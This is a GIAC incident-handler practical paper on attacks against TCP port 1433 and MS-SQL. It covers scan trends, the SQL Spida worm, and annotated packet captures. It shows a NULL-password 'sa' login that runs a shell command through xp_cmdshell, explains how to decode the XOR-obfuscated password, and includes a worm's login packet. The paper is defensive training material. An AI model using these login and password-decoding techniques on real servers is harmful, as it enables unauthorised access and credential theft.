
Global Information Assurance Certification Paper

GIAC Certified Incident Handler (GCIH)
Practical Assignment v2.1
Option 2: Support for the Cyber Defense Initiative
TCP/1433 MS-SQL

Kevin C. Liston

Abstract



TCP port 1433 jumped onto the top-ten list shortly after May 3, 2002 when an up-tick was detected by dshield.org. This event was attributed to the SQL Spida worm, targeting Microsoft SQL servers. It has remained within the top-3 scanned ports ever since. Microsoft SQL servers and data engines, use TCP port 1433 to receive SQL queries from remote clients, and deliver the queries' results in a client/server model. The Microsoft Products that use this port are: SQL Server Desktop Engine (MSDE) 2000 and 1.0, and SQL Server 2000, 7.0 and 6.5. Microsoft's SQL servers are quite vulnerable to brute-force password guessing, as well as local and remote buffer overflows. Remote IP socket connections are also vulnerable to packet sniffing attacks due to their weak encryption model. We will examine the protocol used by these products from a network sniffer's or Intrusion Detection System's point of view, looking at both normal and hostile event. Additionally, the SQL Worm will be analyzed, and the timeline of it's related vulnerabilities will be revealed.

Targeted Port: TCP/1433

Evidence of Targeting

On May 3rd, 2002, a small thread was started on incidents.org's Handler's list about an up-tick in the scanning of port TCP/1433. Originally it was attributed to two B-class networks being scanned by a handful of sources.

Date	Authors	Sources	Targets
4/26/2002	17	22	28
4/27/2002	24	29	522
4/28/2002	43	43	654
4/29/2002	72	48	444
4/30/2002	19	14	460
5/1/2002	27	22	268
5/2/2002	34	29	146
5/3/2002	9	10	71784


Table of port TCP/1433 scans detected by DShield.org

[1] DShield.org

Source	Count
024.100.150.234	1
064.215.201.030	1
080.015.001.085	1
134.184.033.072	64650
193.252.002.086	6957
194.192.015.045	71
195.176.253.197	1
200.181.089.010	87
211.219.008.068	7
211.224.129.115	8

Scanning IPs detected 5/3/2002

These data could certainly support the anomaly-theory, but as time went on, it became clear that something more was going on than simply a few machines scanning the network. The chart below graphs the number of recorded scans from 5/2/2002 to 8/13/2002 with a polynomial trend-line. As you can see, the spike on the 3rd of May is dwarfed by the near-constant scans that are occurring. There is a gap in the data for 7/4/2002 to 7/12/2002 where I was unable to retrieve the numbers from DShield.org.



Clearly there is a lot of interest in TCP/1433, so what exactly is going on here?

What listens on TCP1433?

Microsoft's SQL Server is their database and data analysis offering. MSDE is a scaled-down version of SQL Server (MSDE is to Microsoft SQL as Microsoft Jet is to Microsoft Access.) deployed in Office XP Professional, Visio 2000, Microsoft Application Center 2000[2], Access 2000, Microsoft Project Central, and Visual Studio 6. Runtime versions of SQL Server 7 are known to be installed in products such as Dell's IT Assistant Version 6.0, Compaq's Insight Manager Version 7, and IBM Director Version 3.1. So you will see MSDE in more applications than those listed. What is important to realize is that even if you do not have Microsoft SQL Server installed in your environment, you may have another product installed that makes you just as vulnerable. There are even Cisco Telephony products that have Microsoft SQL Server and MSED imbedded within.[3]

How does it communicate?

Both Microsoft SQL and MSDE communicate in numerous ways with their clients. These methods include: named pipes, IP sockets, multi-protocol mode (which employs NT RPC calls,) Novell Netware Link, AppleTalk, and Banyan Vines. The latter three methods are beyond the scope of this paper, so I will briefly describe the methods and techniques of the first three.

When supporting named pipes, the SQL Server will communicated with its clients on TCP/139, UDP/137, and UDP/138 using SMB protocol. When authenticating the password is obfuscated (it is "encrypted" with a simple algorithm where the shared secret key appears in the packet,) but the rest of the conversation is in the clear. Fortunately, most firewall configurations block these ports, for numerous other reasons, since there are so many exploits that can come in via the SMB ports. IP Sockets can listen on any port, but the default, registered port is TCP/1433. Traffic on this port is also unencrypted. It is this port that we will focus on in this paper. The multi-protocol method relies on NT RPC calls to negotiate the TCP ports used for a given session. Clients use port UDP/1434 for negotiating which method and ports to use. The multi-protocol method has encryption support.

SQL Server uses two models for authentication: Windows NT only mode, and Mixed-mode. In Windows NT only mode, or Integrated Security mode, sessions are authenticated using the Domain's credentials. In mixed-mode, a session can be negotiated using either the Domain's credentials, or by using a username/password pair stored in the master database on the SQL Server. The default settings for an install of SQL Server 2000 are Windows-only mode with Named Pipes and IP Socket support. Many implementations of SQL Server are set to Mixed-mode to support external clients that are not members of the Domain. If an enterprise uses web-based interfaces for their remote clients instead of programs that directly connect to the database, the SQL Server can be placed behind the DMZ, so port TCP/1433 can be blocked at the perimeter, and the SQL Server can use Windows NT-only mode for authentication. Thus, it is more secure to use a web site to sit between the SQL Server, and non-Domain-member clients.[4]

A typical session consists of: TCP/IP negotiation (i.e. SYN, SYN/ACK, ACK exchange,) authentication to the server, query request from the client, and the server response to the query. Below is a dump from a session where a client running the **osql** tool is logging into the *sa* account with a NULL password. Here are the commands entered during the session:

```
C:\osql -S 192.168.1.2 -U sa
password:
1> xpm_cmdshell 'ipconfig /all';
2> go
```

[2] Microsoft. "SQL Server 2000 Desktop Engine (MSDE)"
[3] Cisco.
[4] Northcutt, Zeltser, Winters, Frederich, and Ritchey, p 449-456.

Here we see the TCP/IP three-step handshake, where the client sends a SYN packet to port TCP/1433 of the server (192.168.1.2, in this case,) the server responds with a SYN/ACK packet, which is then ACKed by the client.

```
08/14-23:14:54.662028 192.168.1.3:2941 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:4855 IpLen:20 DgmLen:48 DF
******S* Seq: 0x76930890  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/14-23:14:54.662028 192.168.1.2:1433 -> 192.168.1.3:2941
TCP TTL:128 TOS:0x0 ID:11344 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0xEAF6EDB2  Ack: 0x76930891  Win: 0x4470  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/14-23:14:54.662028 192.168.1.3:2941 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:4856 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x76930891  Ack: 0xEAF6EDB3  Win: 0x4470  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Here the client attempts to authenticate to the server, through inspection you can see that MUSE, the client, is attempting to log into the *sa* account with the osql-32 client. The target server is 192.168.1.2, using ODBC. You can also see that MUSE belongs to the COLLECTVE workgroup/domain. The bolded bytes are from the Netlib header section, denoting this packet as a Login packet (the 0x10,) that this is the only packet (0x01,), which is 230 bytes in length (0x00E6.)

```
08/14-23:14:54.672028 192.168.1.3:2941 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:4857 IpLen:20 DgmLen:270 DF
***AP*** Seq: 0x76930891  Ack: 0xEAF6EDB3  Win: 0x4470  TcpLen: 20
10 01 00 E6 00 00 01 00 DE 00 00 00 00 00 00 70  ...............p
00 00 00 00 00 00 00 06 44 01 00 00 00 00 00 00  ........D.......
E0 03 00 00 E0 01 00 00 09 04 00 00 56 00 04 00  ............V...
5E 00 02 00 62 00 00 00 62 00 07 00 70 00 0B 00  ^...b...b...p...
00 00 00 00 86 00 04 00 8E 00 00 00 8E 00 00 00  ................
00 D0 09 EA 06 F9 8E 00 50 00 DE 00 00 00 4D 00  ........P.....M.
55 00 53 00 45 00 73 00 61 00 4F 00 53 00 51 00  U.S.E.s.a.O.S.Q.
4C 00 2D 00 33 00 32 00 31 00 39 00 32 00 2E 00  L.-.3.2.1.9.2...
31 00 36 00 38 00 2E 00 31 00 2E 00 32 00 4F 00  1.6.8...1...2.O.
44 00 42 00 43 00 60 4E 06 06 2B 06 01 05 05 02  D.B.C.`N..+.....
A0 44 30 42 A0 0E 30 0C 06 0A 2B 06 01 04 01 82  .D0B..0...+.....
37 02 02 0A A2 30 04 2E 4E 54 4C 4D 53 53 50 00  7....0..NTLMSSP.
01 00 00 00 07 B2 00 A0 0A 00 0A 00 24 00 00 00  ............$...
04 00 04 00 20 00 00 00 4D 55 53 45 43 4F 4C 4C  .... ...MUSECOLL
45 43 54 49 56 45                                ECTIVE

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The server accepts the request (the bolded 0x04 denotes this as a Netlib response packet,) setting the database context to the *master* database, and the language is set to English. The server also identifies itself as CORVUS.

```
08/14-23:14:54.672028 192.168.1.2:1433 -> 192.168.1.3:2941
TCP TTL:128 TOS:0x0 ID:11345 IpLen:20 DgmLen:448 DF
***AP*** Seq: 0xEAF6EDB3  Ack: 0x76930977  Win: 0x438A  TcpLen: 20
04 01 01 98 00 33 01 00 E3 1B 00 01 06 6D 00 61  .....3.......m.a
00 73 00 74 00 65 00 72 00 06 6D 00 61 00 73 00  .s.t.e.r..m.a.s.
74 00 65 00 72 00 AB 62 00 45 16 00 00 02 00 25  t.e.r..b.E.....%
00 43 00 68 00 61 00 6E 00 67 00 65 00 64 00 20  .C.h.a.n.g.e.d.
00 64 00 61 00 74 00 61 00 62 00 61 00 73 00 65  .d.a.t.a.b.a.s.e
00 20 00 63 00 6F 00 6E 00 74 00 65 00 78 00 74  . .c.o.n.t.e.x.t
00 20 00 74 00 6F 00 20 00 27 00 6D 00 61 00 73  . .t.o. .'.m.a.s
00 74 00 65 00 72 00 27 00 2E 00 06 43 00 4F 00  .t.e.r.'....C.O.
52 00 56 00 55 00 53 00 00 00 00 E3 17 00 02 0A  R.V.U.S.........
75 00 73 00 5F 00 65 00 6E 00 67 00 6C 00 69 00  u.s._.e.n.g.l.i.
73 00 68 00 00 AB 66 00 47 16 00 00 01 00 27 00  s.h...f.G.....'.
43 00 68 00 61 00 6E 00 67 00 65 00 64 00 20 00  C.h.a.n.g.e.d. .
6C 00 61 00 6E 00 67 00 75 00 61 00 67 00 65 00  l.a.n.g.u.a.g.e.
20 00 73 00 65 00 74 00 74 00 69 00 6E 00 67 00   .s.e.t.t.i.n.g.
20 00 74 00 6F 00 20 00 75 00 73 00 5F 00 65 00   .t.o. .u.s._.e.
6E 00 67 00 6C 00 69 00 73 00 68 00 2E 00 06 43  n.g.l.i.s.h....C
00 4F 00 52 00 56 00 55 00 53 00 00 00 00 E3 0F  .O.R.V.U.S......
00 03 05 69 00 73 00 6F 00 5F 00 31 00 01 00 00  ...i.s.o._.1....
E3 0B 00 05 04 31 00 30 00 33 00 33 00 00 E3 0F  .....1.0.3.3....
00 06 06 31 00 39 00 36 00 36 00 30 00 39 00 00  ...1.9.6.6.0.9..
AD 36 00 01 07 00 00 00 16 4D 00 69 00 63 00 72  .6.......M.i.c.r
00 6F 00 73 00 6F 00 66 00 74 00 20 00 53 00 51  .o.s.o.f.t. .S.Q
00 4C 00 20 00 53 00 65 00 72 00 76 00 65 00 72  .L. .S.e.r.v.e.r
00 00 00 00 00 08 00 00 C2 E3 13 00 04 04 34 00  ..............4.
30 00 39 00 36 00 04 34 00 30 00 39 00 36 00 FD  0.9.6..4.0.9.6..
00 00 00 00 00 00 00 00                          ........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Here, the osql program queries the server (0x01 denotes a Netlib query) to configure a session parameter. The response packet (0x04,) indicates that they query is complete (the bolded 0xFD means DONE:)

```
08/14-23:14:54.672028 192.168.1.3:2941 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:4858 IpLen:20 DgmLen:100 DF
***AP*** Seq: 0x76930977  Ack: 0xEAF6EF4B  Win: 0x42D8  TcpLen: 20
01 01 00 3C 00 00 01 00 20 00 73 00 65 00 74 00  ...<.... .s.e.t.
20 00 71 00 75 00 6F 00 74 00 65 00 64 00 5F 00   .q.u.o.t.e.d._.
69 00 64 00 65 00 6E 00 74 00 69 00 66 00 69 00  i.d.e.n.t.i.f.i.
65 00 72 00 20 00 6F 00 66 00 66 00              e.r. .o.f.f.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/14-23:14:54.672028 192.168.1.2:1433 -> 192.168.1.3:2941
TCP TTL:128 TOS:0x0 ID:11346 IpLen:20 DgmLen:57 DF
***AP*** Seq: 0xEAF6EF4B  Ack: 0x769309B3  Win: 0x434E  TcpLen: 20
04 01 00 11 00 33 01 00 FD 00 00 FD 00 33 00 00  .....3.......3..
00                                               .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/14-23:14:54.782028 192.168.1.3:2941 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:4859 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x769309B3  Ack: 0xEAF6EF5C  Win: 0x42C7  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Now, the session is established, and the user enters their query: **xp_cmdshell 'ipconfig /all';** which executes a shell command to display the interface settings on the server, we will see more about xp_cmdshell later on.

```
08/14-23:15:30.762028 192.168.1.3:2941 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:4860 IpLen:20 DgmLen:108 DF
***AP*** Seq: 0x769309B3  Ack: 0xEAF6EF5C  Win: 0x42C7  TcpLen: 20
01 01 00 44 00 00 01 00 78 00 70 00 5F 00 63 00  ...D....x.p._.c.
6D 00 64 00 73 00 68 00 65 00 6C 00 6C 00 20 00  m.d.s.h.e.l.l. .
27 00 69 00 70 00 63 00 6F 00 6E 00 66 00 69 00  '.i.p.c.o.n.f.i.
67 00 20 00 2F 00 61 00 6C 00 6C 00 27 00 3B 00  g. ./.a.l.l.'.;.
0D 00 0A 00                                      ....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The request is received, and the packet ACKed by the server, followed by the results (the bolded 0x81 marks this as the results) of the query.

```
08/14-23:15:30.872028 192.168.1.2:1433 -> 192.168.1.3:2941
TCP TTL:128 TOS:0x0 ID:11353 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xEAF6EF5C  Ack: 0x769309F7  Win: 0x430A  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/14-23:15:31.022028 192.168.1.2:1433 -> 192.168.1.3:2941
TCP TTL:128 TOS:0x0 ID:11354 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xEAF6EF5C  Ack: 0x769309F7  Win: 0x430A  TcpLen: 20
04 01 0A 25 00 33 01 00 81 01 00 00 00 01 00 E7  ...%.3..........
FE 01 06 6F 00 75 00 74 00 70 00 75 00 74 00 D1  ...o.u.t.p.u.t..
02 00 0D 00 D1 3C 00 57 00 69 00 6E 00 64 00 6F  .....<.W.i.n.d.o
00 77 00 73 00 20 00 32 00 30 00 30 00 30 00 20  .w.s. .2.0.0.0.
00 49 00 50 00 20 00 43 00 6F 00 6E 00 66 00 69  .I.P. .C.o.n.f.i
00 67 00 75 00 72 00 61 00 74 00 69 00 6F 00 6E  .g.u.r.a.t.i.o.n
00 0D 00 D1 02 00 0D 00 D1 56 00 09 00 48 00 6F  ........V...H.o
00 73 00 74 00 20 00 4E 00 61 00 6D 00 65 00 20  .s.t. .N.a.m.e.
00 2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00 20  ... ... ... ...
00 2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00 20  ... ... ... ...
00 2E 00 20 00 2E 00 20 00 2E 00 20 00 2E 00 20  ... ... ... ...
00 3A 00 20 00 63 00 6F 00 72 00 76 00 75 00 73  .:. .c.o.r.v.u.s
00 D1 7C 00 09 00 50 00 72 00 69 00 6D 00 61 00  ..|...P.r.i.m.a.
72 00 79 00 20 00 44 00 4E 00 53 00 20 00 53 00  r.y. .D.N.S. .S.
75 00 66 00 66 00 69 00 78 00 20 00 20 00 2E 00  u.f.f.i.x. . ...
```

… Results of *ipconfig /all* deleted for brevity.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/14-23:15:31.022028 192.168.1.3:2941 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:4861 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x769309F7  Ack: 0xEAF6F981  Win: 0x4470  TcpLen: 20
```

The client has received the query results, and the user enters **quit**, so the session is terminated by a FIN/ACK, ACK, FIN/ACK, ACK exchange.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/14-23:15:40.052028 192.168.1.3:2941 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:4862 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x769309F7  Ack: 0xEAF6F981  Win: 0x4470  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/14-23:15:40.052028 192.168.1.2:1433 -> 192.168.1.3:2941
TCP TTL:128 TOS:0x0 ID:11356 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xEAF6F981  Ack: 0x769309F8  Win: 0x430A  TcpLen: 20
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/14-23:15:40.052028 192.168.1.2:1433 -> 192.168.1.3:2941
TCP TTL:128 TOS:0x0 ID:11357 IpLen:20 DgmLen:40 DF
***A***F Seq: 0xEAF6F981  Ack: 0x769309F8  Win: 0x430A  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/14-23:15:40.052028 192.168.1.3:2941 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:4863 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x769309F8  Ack: 0xEAF6F982  Win: 0x4470  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Related to port TCP/1434 is UDP/1434, which is used by SQL Server's Server Resolution Service. It supports NT RPC to locate SQL Server instances running on a server using multiprotocol-mode. There is currently a remote Denial of Service vulnerability for this service[5].

A Gallery of Packets

Let us examine more authentication packets, from these examples we should be able to discern patterns in a small part of this protocol, and identify the signatures of some of the tools use with and against SQL Servers that one may encounter. Our first example is taken from our initial example session, an example where *osql* is used to log into the *sa* account using a NULL password. One can see the use of NTLMSSP (NTLM Security Support Provider) in the authentication process;[6] this differs from the normal NTLM Challenge/Response procedure since the SQL Server, in this case, is set to mixed-mode authentication.

```
08/14-23:14:54.672028 192.168.1.3:2941 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:4857 IpLen:20 DgmLen:270 DF
***AP*** Seq: 0x76930891  Ack: 0xEAF6EDB3  Win: 0x4470  TcpLen: 20
10 01 00 E6 00 00 01 00 DE 00 00 00 00 00 00 70  ...............p
00 00 00 00 00 00 00 06 44 01 00 00 00 00 00 00  ........D.......
E0 03 00 00 E0 01 00 00 09 04 00 00 56 00 04 00  ............V...
5E 00 02 00 62 00 00 00 62 00 07 00 70 00 0B 00  ^...b...b...p...
00 00 00 00 86 00 04 00 8E 00 00 00 8E 00 00 00  ................
00 D0 09 EA 06 F9 8E 00 50 00 DE 00 00 00 4D 00  ........P.....M.
55 00 53 00 45 00 73 00 61 00 4F 00 53 00 51 00  U.S.E.s.a.O.S.Q.
4C 00 2D 00 33 00 32 00 31 00 39 00 32 00 2E 00  L.-.3.2.1.9.2...
31 00 36 00 38 00 2E 00 31 00 2E 00 32 00 4F 00  1.6.8...1...2.O.
44 00 42 00 43 00 60 4E 06 06 2B 06 01 05 05 02  D.B.C.`N..+.....
A0 44 30 42 A0 0E 30 0C 06 0A 2B 06 01 04 01 82  .D0B..0...+.....
37 02 02 0A A2 30 04 2E 4E 54 4C 4D 53 53 50 00  7....0..NTLMSSP.
01 00 00 00 07 B2 00 A0 0A 00 0A 00 24 00 00 00  ............$...
04 00 04 00 20 00 00 00 4D 55 53 45 43 4F 4C 4C  .... ...MUSECOLL
45 43 54 49 56 45                                ECTIVE

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

[5] Microsoft. Microsoft Security Bulletin MS 02-039
[6] The Open Group.

Here, we have *osql* logging into the *sa* account with the non-trivial password *badpass.* The password is obfuscated in packet, and bolded below.

```
08/16-03:23:10.906789 192.168.1.3:4674 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:61230 IpLen:20 DgmLen:284 DF
***AP*** Seq: 0x5E98D707  Ack: 0x67B2A60A  Win: 0x4470  TcpLen: 20
10 01 00 F4 00 00 01 00 EC 00 00 00 00 00 00 70  ...............p
00 00 00 00 00 00 00 06 84 05 00 00 00 00 00 00  ................
E0 03 00 00 E0 01 00 00 09 04 00 00 56 00 04 00  ............V...
5E 00 02 00 62 00 07 00 70 00 07 00 7E 00 0B 00  ^...b...p...~...
00 00 00 00 94 00 04 00 9C 00 00 00 9C 00 00 00  ................
00 D0 09 EA 06 F9 9C 00 50 00 EC 00 00 00 4D 00  ........P.....M.
55 00 53 00 45 00 73 00 61 00 83 A5 B3 A5 E3 A5  U.S.E.s.a.......
A2 A5 B3 A5 92 A5 92 A5 4F 00 53 00 51 00 4C 00  ........O.S.Q.L.
2D 00 33 00 32 00 31 00 39 00 32 00 2E 00 31 00  -.3.2.1.9.2...1.
36 00 38 00 2E 00 31 00 2E 00 32 00 4F 00 44 00  6.8...1...2.O.D.
42 00 43 00 60 4E 06 06 2B 06 01 05 05 02 A0 44  B.C.`N..+......D
30 42 A0 0E 30 0C 06 0A 2B 06 01 04 01 82 37 02  0B..0...+.....7.
02 0A A2 30 04 2E 4E 54 4C 4D 53 53 50 00 01 00  ...0..NTLMSSP...
00 00 07 B2 00 A0 0A 00 0A 00 24 00 00 00 04 00  ..........$.....
04 00 20 00 00 00 4D 55 53 45 43 4F 4C 4C 45 43  .. ...MUSECOLLEC
54 49 56 45                                      TIVE

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Let us take a moment to examine the obfuscated password string: **83 A5 B3 A5 E3 A5 A2 A5 B3 A5 92 A5 92 A5**. One can see the alternating 0xA5's in the string, this is used as the key to the "decryption" algorithm (I use the terms encryption and decryption in this example very loosely.) The decryption algorithm uses bit wise exclusive OR (XOR,) and byte swapping. E.g. take the exclusive-or of the first two bytes in the password string, swap the most significant with the least-significant byte to yield the first character in the password[7]:

0x83 = 1000 0011
0xA5 = 1010 0101
XOR = 0010 0110
Swap bytes to yield 0110 0010 = 0x62 = b.

This yields a simple, yet ineffective method to encrypt the password, which leaves the session vulnerable to packet sniffing.

[7] Scambray, and McClure, p.286-288.

Returning to the study of authentication packets, compare the above IP Socket sessions to a SMB negotiation packet (hence the use of TCP/139.) Note that osql-32 (the program used,) the target IP, and ODBC appear in the authentication packet (in this capture, the workstation name is obfuscated.) Keep in mind that this is a NULL-password request. Had this been a request with a non-NULL password, you would have seen the obfuscation algorithm, illustrated above, used to hide the shared secret password.

```
07/24-17:45:29.867452 172.16.10.107:2022 -> 172.16.10.105:139
TCP TTL:128 TOS:0x0 ID:57908 IpLen:20 DgmLen:276 DF
***AP*** Seq: 0xCB6EC687  Ack: 0xEEA5273F  Win: 0x41E2  TcpLen: 20
00 00 00 E8 FF 53 4D 42 2F 00 00 00 00 18 07 C8  .....SMB/.......
00 00 00 00 00 00 00 00 00 00 00 00 00 08 FF FE  ................
00 08 50 00 0E FF 00 DE DE 00 40 00 00 00 00 FF  ..P.......@.....
FF FF FF 08 00 A8 00 00 00 A8 00 40 00 00 00 00  ...........@....
00 A9 00 EE 10 01 00 A8 00 00 01 00 A0 00 00 00  ................
00 00 00 70 00 00 00 00 00 00 00 06 2C 04 00 00  ...p........,...
00 00 00 00 E0 03 00 00 2C 01 00 00 09 04 00 00  ........,.......
56 00 0B 00 6C 00 02 00 70 00 00 00 70 00 07 00  V...l...p...p...
7E 00 0D 00 00 00 00 00 98 00 04 00 A0 00 00 00  ~...............
A0 00 00 00 00 B0 D0 7F B1 8B 00 00 00 00 A0 00  ................
00 00 XX 00 XX 00 XX 00 XX 00 XX 00 XX 00 XX 00  ..X.X.X.X.X.X.X.
XX 00 XX 00 XX 00 XX 00 73 00 61 00 4F 00 53 00  X.X.X.X.s.a.O.S.
51 00 4C 00 2D 00 33 00 32 00 31 00 37 00 32 00  Q.L.-.3.2.1.7.2.
2E 00 31 00 36 00 2E 00 31 00 30 00 2E 00 31 00  ..1.6...1.0...1.
30 00 35 00 4F 00 44 00 42 00 43 00              0.5.O.D.B.C.
```

Here we have curious authentication packet arrived at a honeypot, note the peculiar client “Microsoft (r) Windows Script” and OLEDB reference. This is certainly not *osql* at work. It is actually a SQL worm attempting to authenticate.

```
08/10-09:17:27.144281 attacker.178:4152 -> victimip.89:1433
TCP TTL:116 TOS:0x0 ID:58872 IpLen:20 DgmLen:244 DF
***AP*** Seq: 0x33EF4E39  Ack: 0x3F466ED4  Win: 0x4470  TcpLen: 20
10 01 00 CC 00 00 01 00 C4 00 00 00 01 00 00 71  ...............q
00 10 00 00 00 00 00 07 10 0B 00 00 00 00 00 00  ................
E0 03 10 00 E4 FD FF FF 12 04 00 00 56 00 03 00  ............V...
5C 00 02 00 00 00 00 00 60 00 21 00 A2 00 0C 00  \.......`.!.....
00 00 00 00 BA 00 05 00 C4 00 00 00 C4 00 00 00  ................
00 04 75 99 3E 63 00 00 00 00 C4 00 00 00 53 00  ..u.>c........S.
55 00 48 00 73 00 61 00 4D 00 69 00 63 00 72 00  U.H.s.a.M.i.c.r.
6F 00 73 00 6F 00 66 00 74 00 20 00 28 00 72 00  o.s.o.f.t. .(.r.
29 00 20 00 57 00 69 00 6E 00 64 00 6F 00 77 00  ). .W.i.n.d.o.w.
73 00 20 00 53 00 63 00 72 00 69 00 70 00 74 00  s. .S.c.r.i.p.t.
20 00 48 00 6F 00 73 00 74 00 XX 00 XX 00 2E 00   .H.o.s.t.X.X...
38 00 32 00 2E 00 31 00 34 00 32 00 2E 00 38 00  8.2...1.4.2...8.
39 00 4F 00 4C 00 45 00 44 00 42 00              9.O.L.E.D.B.
```

=+

